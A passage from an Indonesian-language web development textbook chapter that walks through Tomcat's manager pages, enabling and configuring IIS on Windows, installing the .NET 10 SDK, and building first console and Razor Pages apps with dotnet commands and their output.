        roles="manager-gui,manager-script,manager-jmx,admin-gui"/>
</tomcat-users>
```

Nyalakan ulang Tomcat dan ketiga tombol di halaman sambutan (**Gambar 10.13**) terbuka. **Server Status** (**Gambar 10.14**) melaporkan versi Tomcat, Java, dan sistem operasi; **Manager**


App (**Gambar 10.15**) mendaftar aplikasi yang ter-*deploy* dan dapat men-*deploy* berkas WAR baru; **Host Manager** (**Gambar 10.16**) mengelola *virtual host*, yang tidak pernah diperlukan oleh satu toko kecil.




Gambar 10.13 Tiga tombol manajemen di halaman sambutan Tomcat: Server Status (1), Manager App (2), dan Host Manager (3). Masing-masing meminta pengguna dari `tomcat-users.xml` dengan peran yang sesuai.



Gambar 10.14 Server Status: Tomcat 7.0.92 (1) di atas Java 1.8 (2) pada Windows 10 (3), 64-bit (4); nama *host* dan alamatnya ditutup. Empat fakta ini — versi Tomcat, versi Java, sistem operasi, arsitektur — adalah hal pertama yang dilaporkan ketika meminta bantuan kepada siapa pun.




Gambar 10.15 Tomcat Web Application Manager. Aplikasi di *path* `/` (1) adalah `ROOT`; bangunan *servlet* bab ini dikemas sebagai `ROOT.war` agar menjawab di `/login`, `/customers`, dan seterusnya, persis seperti bangunan lain. Perintah-perintahnya (2) menyalakan, menghentikan, memuat ulang, dan meng-*undeploy* aplikasi; bagian *Deploy* di bawah halaman mengunggah berkas WAR.



Gambar 10.16 Virtual Host Manager, dengan satu-satunya *host* `localhost` (1), yang perintah-perintahnya dinonaktifkan (2). *Virtual host* memungkinkan satu Tomcat menjawab secara berbeda untuk nama domain yang berbeda.


10.3.3 IIS: server web yang datang bersama Windows

Internet Information Services adalah server web milik Microsoft. IIS tidak diunduh: IIS adalah bagian Windows yang sudah ada tetapi dimatikan. Nyalakan di **Control Panel → Programs → Turn Windows features on or off**, dengan mencentang *Internet Information Services* (**Gambar 10.17**). Kotak yang terisi penuh, seperti di gambar, berarti sebagian, tidak semua, subfiturnya menyala, dan memang itulah yang Anda inginkan.




Gambar 10.17 Windows Features dengan Internet Information Services sedang dicentang (1); kotak yang terisi berarti sebagian subfiturnya menyala. *OK* (2) memasangnya dari berkas Windows sendiri; tidak perlu mengunduh apa pun.

Setelah Windows selesai, `http://localhost/` menjawab dengan halaman sambutan IIS pada **Gambar 10.18**.




Gambar 10.18 Halaman sambutan IIS di `http://localhost/` (1), dengan spanduknya (2). Bila Apache juga diatur ke *port* 80, hanya salah satu dari keduanya yang dapat menyala; itulah bentrokan *port* dari Subbab 5.2.7 sekali lagi.


Document root IIS adalah `C:\inetpub\wwwroot` (**Gambar 10.19**); halaman sambutannya adalah berkas `iisstart.htm` di dalamnya. Karena *drive* `C:` milik sistem operasi dan folder-foldernya dilindungi, lebih mudah bekerja di folder milik Anda sendiri, dan IIS mengizinkan *root* itu dipindahkan: di **IIS Manager**, pilih *Default Web Site*, lalu *Manage Website* → *Advanced Settings...* (**Gambar 10.20**), dan ubah **Physical Path** (**Gambar 10.21**).



Gambar 10.19 `C:\inetpub` (1) dan `wwwroot`-nya (2), *document root* bawaan IIS, berisi halaman sambutan `iisstart.htm` (3) dan gambarnya.




Gambar 10.20 IIS Manager: *Default Web Site* (1) terpilih di pohon sebelah kiri, dan menu konteksnya menuju *Manage Website* (2) → *Advanced Settings…* (3). Nama mesinnya ditutup.



Gambar 10.21 Advanced Settings milik Default Web Site. *Physical Path* (1) adalah *document root*, di sini diubah menjadi `D:\inetpub\wwwroot` lewat tombol telusur (3); *Bindings* (2) menunjukkan bahwa situs mendengarkan di *port* 80 untuk alamat apa pun.

Satu fitur Windows lagi muncul di banyak panduan pemasangan lama: **HTTP Activation** di bawah *.NET Framework 4.8 Advanced Services* → *WCF Services* (**Gambar 10.22**). Fitur itu membuat IIS dapat menyalakan layanan Windows Communication Foundation, layanan web SOAP dari era .NET Framework. Fitur itu diperlukan untuk layanan semacam itu, dan tidak untuk apa pun di buku ini: ASP.NET Core tidak memakai WCF. Yang diperlukan aplikasi ASP.NET Core dari IIS adalah komponen lain, *ASP.NET Core Hosting Bundle*, yang dijelaskan di Subbab 10.12.3.



Gambar 10.22 HTTP Activation (2) untuk layanan WCF, di bawah layanan lanjutan .NET Framework 4.8 (1). Hanya layanan web .NET Framework klasik yang memerlukannya.

10.3.4 .NET SDK dan perintah `dotnet`

ASP.NET Core sama sekali tidak memerlukan IIS untuk berjalan. Yang diperlukannya adalah **.NET SDK**, *software development kit*: kompilator, pustaka, dan perintah `dotnet`. **Gambar 10.23** merangkum apa yang ditawarkan halaman unduhan pada September 2026: **.NET 10**, rilis dukungan jangka panjang yang dipakai buku ini, dan di macOS serta Linux halaman yang sama memberi pemasang atau perintah manajer paket (Subbab 1.16 mendaftarnya).


Unduh .NET dotnet.microsoft.com, per 24 September 2026

Versi	Rilis terbaru	Tanggal	Akhir dukungan		
.NET 11.0 (kandidat rilis)	11.0.0-rc.1	8 Sep 2026	— (belum dirilis)	SDK	Runtime
.NET 10.0 (LTS)	10.0.12	8 Sep 2026	14 Nov 2028	SDK	Runtime
.NET 9.0 (STS)	9.0.20	8 Sep 2026	10 Nov 2026	SDK	Runtime
.NET 8.0 (LTS)	8.0.31	8 Sep 2026	10 Nov 2026	SDK	Runtime


Disorot: yang dipakai buku ini — SDK .NET 10 (sudah memuat kedua runtime).

Gambar 10.23 Apa yang ditawarkan halaman unduhan .NET pada 24 September 2026, digambar ulang: .NET 10 (LTS, rilis terbaru 10.0.12, didukung hingga 14 November 2028), .NET 9 (STS) dan .NET 8 (LTS), keduanya didukung hingga 10 November 2026, serta *release candidate* .NET 11 [3]. Pilih rilis LTS terbaru, dan **SDK**-nya, bukan hanya *runtime*-nya.

Jalankan pemasangnya (**Gambar 10.24**); pemasang menyalin berkas-berkasnya (**Gambar 10.25**) dan tidak meminta pilihan apa pun.



Gambar 10.24 Layar pertama pemasang .NET SDK di Windows, di sini untuk SDK 8.0.403 (1); pemasang .NET 10 memiliki layar yang sama. Catatan (2) itu penting: setiap versi Visual Studio mendukung .NET hanya sampai rilis tertentu. *Install* (3) memulainya; logo .NET ditutup.



Gambar 10.25 Pemasang sedang bekerja: (1) komponen yang sedang dipasang, (2) bilah kemajuan.

Kemudian buka terminal *baru* — terminal lama tidak melihat `PATH` yang baru — dan ketik `dotnet`. Pesan penggunaan pada **Kode 10.2** membuktikan pemasangan berhasil. Bila Windows menjawab *'dotnet' is not recognized as an internal or external command*, terminal itu lebih tua daripada pemasangannya; tutup dan buka yang lain.

Kode 10.2 `dotnet` tanpa argumen mencetak cara pemakaiannya, di sini dari .NET 10 SDK di mesin *build*. `dotnet --info`, `dotnet --list-sdks`, dan `dotnet --list-runtimes` menyebutkan persis apa yang terpasang.

```
$ dotnet

Usage: dotnet [path-to-application]
Usage: dotnet [commands]

path-to-application:
  The path to an application .dll file to execute.

commands:
  -h|--help                         Display help.
  --info                            Display .NET information.
  --list-runtimes [--arch <arch>]   Display the installed runtimes matching the host or
specified architecture. Example architectures: arm64, x64, x86.
  --list-sdks [--arch <arch>]       Display the installed SDKs matching the host or
specified architecture. Example architectures: arm64, x64, x86.
```

Program pertama hanya perlu dua perintah. `dotnet new console -o myApp` membuat folder `myApp` dari templat *console* dan memulihkan dependensinya; `cd myApp` memasukinya (**Kode 10.3**). Folder itu berisi berkas proyek, `myApp.csproj`, dan satu berkas sumber, `Program.cs`.

Kode 10.3 `dotnet new console -o myApp`, `cd myApp`, dan `ls -l` (di Windows, `dir`) di mesin *build*: berkas proyek 243 bait, berkas sumber 103 bait, dan `obj`, tempat proses *build* menyimpan berkas kerjanya.

```
$ dotnet new console -o myApp
The template "Console App" was created successfully.

Processing post-creation actions...
Restoring /home/claude/ch10demo/myApp/myApp.csproj:
  Determining projects to restore...
  Restored /home/claude/ch10demo/myApp/myApp.csproj (in 132 ms).
Restore succeeded.


$ cd myApp
$ ls -l
total 12
-rw-r--r-- 1 root root  103 Sep 24 05:22 Program.cs
-rw-r--r-- 1 root root  243 Sep 24 05:22 myApp.csproj
drwxr-xr-x 2 root root 4096 Sep 24 05:22 obj
```

Templat lama menulis `Program.cs` sebagai kelas dengan `static void Main` (**Kode 10.4**); templat sekarang hanya menulis pernyataan yang penting, `Console.WriteLine("Hello, World!");`, dan kompilator melengkapi kelas serta `Main` di sekelilingnya. *Top-level statement* inilah sebabnya `Program.cs` bab ini (Subbab 10.8.2) langsung dimulai dengan `var builder = …`.

Kode 10.4 `oldMain/Program.cs`, bentuk lama `Program.cs`: sebuah *namespace*, sebuah kelas, dan metode `Main` di sekeliling satu baris yang benar-benar bekerja. Bentuk ini masih terkompilasi di .NET 10, dan `dotnet run` mencetak `Hello, World!`.

```
using System;

namespace myApp
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Hello, World!");
        }
    }
}
```

`dotnet run` mengompilasi lalu menjalankan (**Kode 10.5**). Tambahkan baris kedua yang mencetak waktu (**Kode 10.6**), jalankan lagi, dan program menyebutkan jam berapa menurut komputer (**Kode 10.7**).

Kode 10.5 `dotnet run`: *build*, lalu jalankan. Jalan yang pertama lambat karena mengompilasi; jalan berikutnya memakai ulang apa yang tidak berubah.

```
$ dotnet run
Hello, World!
```

Kode 10.6 `myApp/Program.cs` dengan pernyataan kedua yang menggabungkan sebuah *string* dengan `DateTime.Now`.

```
// See https://aka.ms/new-console-template for more information
Console.WriteLine("Hello, World!");
Console.WriteLine("The current time is " + DateTime.Now);
```

Kode 10.7 Program dijalankan lagi. `DateTime.Now` dicetak dalam format regional mesin; mesin *build* Linux tidak memiliki pengaturan regional, sehingga .NET memakai *invariant culture*, bulan/hari/tahun dengan jam 24. Mesin yang diatur ke wilayah lain mencetak formatnya sendiri.

```
$ dotnet run
Hello, World!
The current time is 09/24/2026 05:22:53
```

10.3.5 Aplikasi Razor Pages pertama, dari baris perintah

Sebuah aplikasi web hanya berjarak satu templat. `dotnet new webapp -o myWebApp --no-https` membuat proyek ASP.NET Core Razor Pages (**Kode 10.8**): `webapp` memilih templatnya, `-o` menamai foldernya, dan `--no-https` meninggalkan pengalihan ke HTTPS sehingga jalan pertama tidak memerlukan sertifikat.

Kode 10.8 `dotnet new webapp -o myWebApp --no-https`: templat "ASP.NET Core Web App (Razor Pages)" dibuat dan dependensinya dipulihkan.

```
$ dotnet new webapp -o myWebApp --no-https
The template "ASP.NET Core Web App (Razor Pages)" was created successfully.
This template contains technologies from parties other than Microsoft, see
https://aka.ms/aspnetcore/10.0-third-party-notices for details.

Processing post-creation actions...
Restoring /home/claude/ch10demo/myWebApp/myWebApp.csproj:
  Determining projects to restore...
  Restored /home/claude/ch10demo/myWebApp/myWebApp.csproj (in 92 ms).
Restore succeeded.
```


Proyek itu berisi `Program.cs` (kode awal; templat tertua membaginya menjadi `Program.cs` dan `Startup.cs`), `myWebApp.csproj` (apa yang dirujuk proyek), folder `Pages` berisi halaman Razor, `wwwroot` untuk berkas statis, dan `appsettings.json` untuk pengaturan. `dotnet run` mem-*build*-nya dan menyalakan **Kestrel**, server web milik ASP.NET Core sendiri, yang mencetak alamat tempatnya mendengarkan (**Kode 10.9**). *Port*-nya dipilih saat proyek dibuat (proyek ini mendapat 5129 di `Properties/launchSettings.json`), sehingga milik Anda akan berbeda; `--urls` memilih *port* lain, seperti pada **Kode 10.9**, dan bangunan bab ini menetapkannya di 9003 dalam `appsettings.json`.

Kode 10.9 Kestrel menyala di `myWebApp`: ia melaporkan "Now listening on: http://localhost:9010", lingkungannya (*Development*), dan *content root*-nya; baris terakhir

muncul ketika server dihentikan. Proyek sudah di-*build* dengan `dotnet build`, karena itu `--no-build`; `--urls` memilih *port*-nya.

```
$ dotnet run --no-build --urls http://localhost:9010
Using launch settings from /home/claude/ch10demo/myWebApp/Properties/launchSettings.json...
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://localhost:9010
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
info: Microsoft.Hosting.Lifetime[0]
      Content root path: /home/claude/ch10demo/myWebApp
info: Microsoft.Hosting.Lifetime[0]
      Application is shutting down...
```

Buka alamat itu dan halaman beranda templat muncul (**Gambar 10.26**).




Gambar 10.26 Halaman beranda templat Razor Pages, direkam di Chromium dari proyek pada **Kode 10.8** yang berjalan di .NET 10. Menu, kaki halaman, dan gayanya berasal dari `Pages/Shared/_Layout.cshtml`; hanya kata "Welcome" dan baris di bawahnya yang berasal dari `Pages/Index.cshtml`.

Sekarang sunting `Pages/Index.cshtml` sehingga isinya seperti pada **Kode 10.10**, hentikan server, jalankan lagi, lalu muat ulang (**Gambar 10.27**).

Kode 10.10 `Pages/Index.cshtml` yang ditulis ulang: `@page` menjadikan berkas itu sebuah halaman, `@model IndexModel` menamai kelas C# di belakangnya, blok `@{ … }` mengatur judul, dan `@DateTime.Now` mencetak nilai C# ke dalam HTML.

```
@page
@model IndexModel
@{
    ViewData["Title"] = "Home page";
}

<div class="text-center">
    <h1>Hello, world!</h1>
    <p>The time on the server is @DateTime.Now</p>
</div>
```




Gambar 10.27 Halaman yang sudah disunting, direkam sesudah di-*build* ulang: "Hello, world!" dan waktu di server, dihitung saat permintaan tiba dan dicetak, seperti **Kode 10.7**, dalam format *invariant culture*.

Halaman kecil itu sudah memperlihatkan gagasan Razor yang menjadi landasan Subbab 10.8: sebuah berkas HTML tempat `@` beralih ke C# tepat untuk satu ekspresi atau satu blok, lalu kembali lagi.

